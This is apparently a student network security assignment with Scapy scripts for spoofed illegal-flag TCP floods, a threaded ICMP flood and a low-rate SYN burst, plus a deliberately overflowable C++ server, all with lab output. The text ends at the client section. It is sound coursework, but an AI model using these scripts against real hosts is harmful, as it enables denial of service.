Assignment 1

CSPE65 – Network Security
Group Project

Submitted By

106119084 - Niranjana DP
106119088 - Nitin Benjamin Dasiah
106119106 - Ritu Gain
106119146 - V Sabarisrinivas

Source Code: https://github.com/sabarisrinivas-venkatesan/TCPExploits

Question 1: Implement Illegal Packets

Explanation:

A simple python script using the scapy library can be used to send TCP Packets with the following illegal packet combination, SYN,ACK,RESET,FIN,PUSH. This combination is not possible under normal circumstances and is considered illegal packets. We then use wireshark to verify the packet composition

Source Code:

```
import sys
import scapy.all as scapy
from scapy.layers.inet import IP,TCP

dest = str(sys.argv[1])
packet = IP(dst=dest,src="127.0.0.1")/TCP(dport=80, flags="SARFP")
i = 0
while (1):
    i = i + 1
    print("Sending Illegal Packets #",i)
    scapy.send(packet)
```

Git Repo:

https://github.com/sabarisrinivas-venkatesan/TCPExploits/tree/main/Illegal%20Packets


Outputs:

Code Output:

```
.
Sent 1 packets.
Sending Illegal Packets # 7667
.
Sent 1 packets.
Sending Illegal Packets # 7668
.
Sent 1 packets.
Sending Illegal Packets # 7669
.
Sent 1 packets.
Sending Illegal Packets # 7670
.
Sent 1 packets.
Sending Illegal Packets # 7671
.
Sent 1 packets.
Sending Illegal Packets # 7672
.
Sent 1 packets.
Sending Illegal Packets # 7673
.
Sent 1 packets.
Sending Illegal Packets # 7674
.
Sent 1 packets.
Sending Illegal Packets # 7675
.
Sent 1 packets.
Sending Illegal Packets # 7676
.
Sent 1 packets.
Sending Illegal Packets # 7677
.
Sent 1 packets.
Sending Illegal Packets # 7678
.
Sent 1 packets.
Sending Illegal Packets # 7679
.
Sent 1 packets.
Sending Illegal Packets # 7680
.
Sent 1 packets.
Sending Illegal Packets # 7681
.
Sent 1 packets.
Sending Illegal Packets # 7682
.
Sent 1 packets.
Sending Illegal Packets # 7683
```

Wireshark Output

Wireshark is a packet sniffer and can be used for analysing the packets



Server Output:

```
21:17:18.007911 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.052129 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.091576 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.128025 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.152234 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.228254 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.271472 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.279581 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.308769 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.367741 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.373647 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.448358 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.476228 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.532484 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.604268 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
21:17:18.664346 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [FSRP.], seq 0, ack 0,
win 8192, length 0
```

Question 2: Implement a DOS Exploit

Explanation:

We implemented a ICMP Based Ping of Death Exploit using Python and Scapy. We used wireshark to verify the ICMP Packets. We also implemented a multithreaded system for better efficiency.

Source Code:

```
import sys
import scapy.all as scapy
from scapy.layers.inet import IP,TCP,ICMP
import threading



def attack (dest):
    print ("Thread Initiated")
    i = 0
    message="NS"
    message = message * 5000
    packet = IP(dst=dest,src="127.0.0.1")/ICMP()/(message)
    while (1):
        i = i + 1
        print("Sending Illegal Packets #",i)
        scapy.send(packet)
        scapy.send(packet)
        scapy.send(packet)
        scapy.send(packet)
        scapy.send(packet)
        scapy.send(packet)
        scapy.send(packet)
        scapy.send(packet)
        scapy.send(packet)
        scapy.send(packet)
        scapy.send(packet)
        scapy.send(packet)
        scapy.send(packet)
        scapy.send(packet)
        scapy.send(packet)
        scapy.send(packet)
        scapy.send(packet)
        scapy.send(packet)
        scapy.send(packet)
        scapy.send(packet)
```


```
        scapy.send(packet)
        scapy.send(packet)



d = sys.argv[1]
t1 = threading.Thread(target=attack, args=(d,))
t2 = threading.Thread(target=attack, args=(d,))
t3 = threading.Thread(target=attack, args=(d,))
t4 = threading.Thread(target=attack, args=(d,))
t5 = threading.Thread(target=attack, args=(d,))
t11 = threading.Thread(target=attack, args=(d,))
t12 = threading.Thread(target=attack, args=(d,))
t13 = threading.Thread(target=attack, args=(d,))
t14 = threading.Thread(target=attack, args=(d,))
t15 = threading.Thread(target=attack, args=(d,))

t1.start()
t2.start()
t3.start()
t4.start()
t5.start()
t11.start()
t12.start()
t13.start()
t14.start()
t15.start()
```

Github Repo


https://github.com/sabarisrinivas-venkatesan/TCPExploits/tree/main/DOS

Outputs:

Code Output:


Sent 1 packets.
Sent 1 packets..
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
Sending Illegal Packets # 159
.
Sent 1 packets.
..
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
Sent 1 packets..
Sent 1 packets.
.
.
Sent 1 packets.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
Sending Illegal Packets # 159
..
Sent 1 packets..
.
Sent 1 packets.

Wireshark Output:



Server Output:

```
21:33:23.158333 enp0s3 In  IP localhost > 192.168.0.101: ICMP echo request, id 0, seq 0, length 1480
21:33:23.160035 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.160522 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.164578 enp0s3 In  IP localhost > 192.168.0.101: ICMP echo request, id 0, seq 0, length 1480
21:33:23.165083 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.165871 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.166528 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.167101 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.167730 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.169145 enp0s3 In  IP localhost > 192.168.0.101: ICMP echo request, id 0, seq 0, length 1480
21:33:23.169263 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.171939 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.172496 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.173042 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.173493 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.175577 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.176163 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.176932 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.177658 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.178219 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.178760 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.178970 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.179546 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.181049 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.181566 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.186081 enp0s3 In  IP localhost > 192.168.0.101: ICMP echo request, id 0, seq 0, length 1480
21:33:23.186578 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.187178 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.187642 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.188204 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.188794 enp0s3 In  IP localhost > 192.168.0.101: icmp
21:33:23.189321 enp0s3 In  IP localhost > 192.168.0.101: icmp
^C
131309 packets captured
153349 packets received by filter
22007 packets dropped by kernel
user@debian:~$ _
```

Question 3: Low Rate DOS (Shrew Attack)

Explanation

Similar to Question 1 but in this case we have a time interval between each burst of packets.

Source Code:

```
import sys
import scapy.all as scapy
from scapy.layers.inet import IP,TCP
import time



dest = str(sys.argv[1])
ttl = int(sys.argv[2])
packet = IP(dst=dest,src="127.0.0.1")/TCP(dport=80, flags="S")
j = 0
while (1):
    i = 0
    print ("Iteration # ",j)
    for i in range(0,100):
        i = i + 1
        print("Sending Illegal Packets # ",i)
        scapy.send(packet)
    time.sleep(ttl)
```


Github Repo:

https://github.com/sabarisrinivas-venkatesan/TCPExploits/tree/main/Shrew

Output:

Wireshark Output:

You can observe the spacing between 2 TCP Packets Burst (Highlighted Black)



Server Output

```
21:42:56.779940 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, l
ength 0
21:42:56.786412 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, l
ength 0
21:42:56.792797 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, l
ength 0
21:42:56.799115 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, l
ength 0
21:42:56.804195 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, l
ength 0
21:42:56.808260 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, l
ength 0
21:42:56.840674 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, l
ength 0
21:42:56.857604 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, l
ength 0
21:42:56.890822 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, l
ength 0
21:42:56.907965 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, l
ength 0
21:42:56.936266 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, l
ength 0
21:42:56.982208 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, l
ength 0
21:42:56.988185 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, l
ength 0
21:42:57.023278 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, l
ength 0
21:42:57.026143 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, l
ength 0
21:42:57.028678 enp0s3 In  IP localhost.ftp-data > 192.168.0.101.http: Flags [S], seq 0, win 8192, l
ength 0
^C
371 packets captured
646 packets received by filter
275 packets dropped by kernel
user@debian:~$
```

Question 4: Implement Buffer Overflow Attack

Explanation:

We implemented a simple client server code, with client written in python and server written in C++. The reason for choosing C++ for the server is the lack of Garbage Collection and Pointer Management by C++ Compiler. Python on the other hand handles buffer and pointer automatically so there is a less scope of failure. Once we tried to send a large message from the client (bigger than the buffer size), you can observe that the server tries to store the overflowing information into subsequent memory address. This crashes the server functionally causing issues to availability

Source Code:

Server

```
#include <sys/socket.h>
#include <netinet/in.h>
#include <cstdlib>
#include <iostream>
#include <unistd.h>

using namespace std;

int main() {
  int sockfd = socket(AF_INET, SOCK_STREAM, 0);
  if (sockfd == -1) {
    cout << "Failed to create socket. errno: " << errno << endl;
    exit(EXIT_FAILURE);
  }


  sockaddr_in sockaddr;
  sockaddr.sin_family = AF_INET;
  sockaddr.sin_addr.s_addr = INADDR_ANY;
  sockaddr.sin_port = htons(9999);
  if (bind(sockfd, (struct sockaddr*)&sockaddr, sizeof(sockaddr)) < 0) {
    cout << "Failed to bind to port 9999. errno: " << errno << endl;
    exit(EXIT_FAILURE);
  }


  if (listen(sockfd, 10) < 0) {
    cout << "Failed to listen on socket. errno: " << errno << endl;
```

```
    exit(EXIT_FAILURE);
  }


  auto addrlen = sizeof(sockaddr);
  int connection = accept(sockfd, (struct sockaddr*)&sockaddr,
(socklen_t*)&addrlen);
  if (connection < 0) {
    cout << "Failed to grab connection. errno: " << errno << endl;
    exit(EXIT_FAILURE);
  }

  char buffer[10];
  auto bytesRead = read(connection, buffer, 100);
  cout <<  buffer << endl;

  // Close the connections
  close(connection);
  close(sockfd);
}
```

Client:

